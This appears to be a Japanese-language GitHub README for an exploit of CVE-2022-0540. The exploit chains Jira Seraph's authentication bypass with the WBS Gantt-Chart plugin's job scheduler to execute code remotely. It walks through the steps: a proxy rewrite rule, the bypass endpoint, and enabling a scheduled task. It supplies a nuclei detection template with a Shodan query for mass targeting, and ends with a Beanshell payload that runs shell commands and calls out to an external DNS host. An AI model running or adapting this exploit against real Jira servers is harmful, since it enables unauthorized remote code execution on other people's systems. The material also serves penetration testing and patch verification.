 pear1y/cve-2022-0540-rce
Atlassian Jira Seraph 認証バイパス RCE(CVE-2022-0540)

著者のブログで見られるように、Atlassianは影響を受けるプラグインの長いリストを提供しました(その大部分は偽陽性でした)。著者は実際に影響を受けるいくつかのプラグインを挙げています。

指示された条件に従い、WBS Gantt-Chart for Jiraの公式ドキュメントと組み合わせて

基本的には、ジョブスケジューラモジュール Task の Beanshell Script を利用した RCE です。エクスプロイトの詳細は以下の通りです。
Proxy > Options > Match and Replace を使用し、ルールを編集することをお勧めします。
http://IP:PORT/secure/WBSGanttManageScheduleJobAction.jspa; を開くと、ジョブスケジューラ設定を確認できます。
最終的な Beanshell Script はタイムドタスクとして実行されるため、Edit をクリックして Cron 形式に従って変更することで、実行間隔を都合の良いように変更できます。


設定が完了したら、Update をクリックしますがログインページに移動します。心配しないでください。Task は実際にバックグラウンドで追加されています。

新しく作成された Task はデフォルトで Disable になっています。手動で Enable に変更し、スクリプトが実行されるまで数秒待つ必要があります。

同時に、ジョブスケジューラで実行完了のプロンプトが表示されます。

必要条件
WBS Gantt-Chart for Jira <= 9.14.3.1
id: CVE-2022-0540

info:
  name: Atlassian Jira Seraph - Authentication Bypass Verify Exploitable(CVE-2022-0540)
  author: DhiyaneshDK
  severity: critical
  description: |
    Jira Seraph allows a remote, unauthenticated attacker to bypass authentication by sending a specially crafted HTTP request. This affects Atlassian Jira Server and Data Center versions before 8.13.18, versions 8.14.0 and later before 8.20.6, and versions 8.21.0 and later before 8.22.0. This also affects Atlassian Jira Service Management Server and Data Center versions before 4.13.18, versions 4.14.0 and later before 4.20.6, and versions 4.21.0 and later before 4.22.0.
  reference:
    - https://blog.viettelcybersecurity.com/cve-2022-0540-authentication-bypass-in-seraph/
    - https://nvd.nist.gov/vuln/detail/CVE-2022-0540
    - https://confluence.atlassian.com/display/JIRA/Jira+Security+Advisory+2022-04-20
  classification:
    cvss-metrics: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
    cvss-score: 9.8
    cve-id: CVE-2022-0540
    cwe-id: CWE-287
  metadata:
    shodan-query: http.component:"Atlassian Jira"
  tags: cve,cve2022,atlassian,jira,exposure,auth-bypass

requests:
  - method: GET
    path:
      - '{{BaseURL}}/secure/WBSGanttManageScheduleJobAction.jspa;'

    matchers-condition: and
    matchers:
      - type: word
        part: body
        words:
          - 'WBS Gantt-Chart'

      - type: regex
        regex:
          - '<td headers="name">([.|\D]*?)</td>'
        dsl: []

      - type: status
        status:
          - 200
実行デモ

nuclei -l targets.txt -t exploit.yaml
スクリーンショット

https://blog.viettelcybersecurity.com/cve-2022-0540-authentication-bypass-in-seraph/
Beanshellスクリプト
import java.io.IOException;
import java.lang.*;

Runtime runtime = Runtime.getRuntime();

try {

    String command = "ping -nc 1 55d2721a.dns.1433.eu.org";

    if (System.getProperty("os.name").toLowerCase().contains("windows")) {
    	runtime.exec(new String[]{"cmd.exe", "/c", command});
    } else {
    	runtime.exec(new String[]{"/bin/bash", "-c", command});
    }

} catch (IOException e) {
    e.printStackTrace();
}
この記事で言及されている情報は、正規の許可されたペネトレーションテスト、社内セキュリティチェック、研究目的のみに使用されることを意図しています。この記事で提供される情報の使用によって生じる悪影響については、ユーザーが責任を負います。
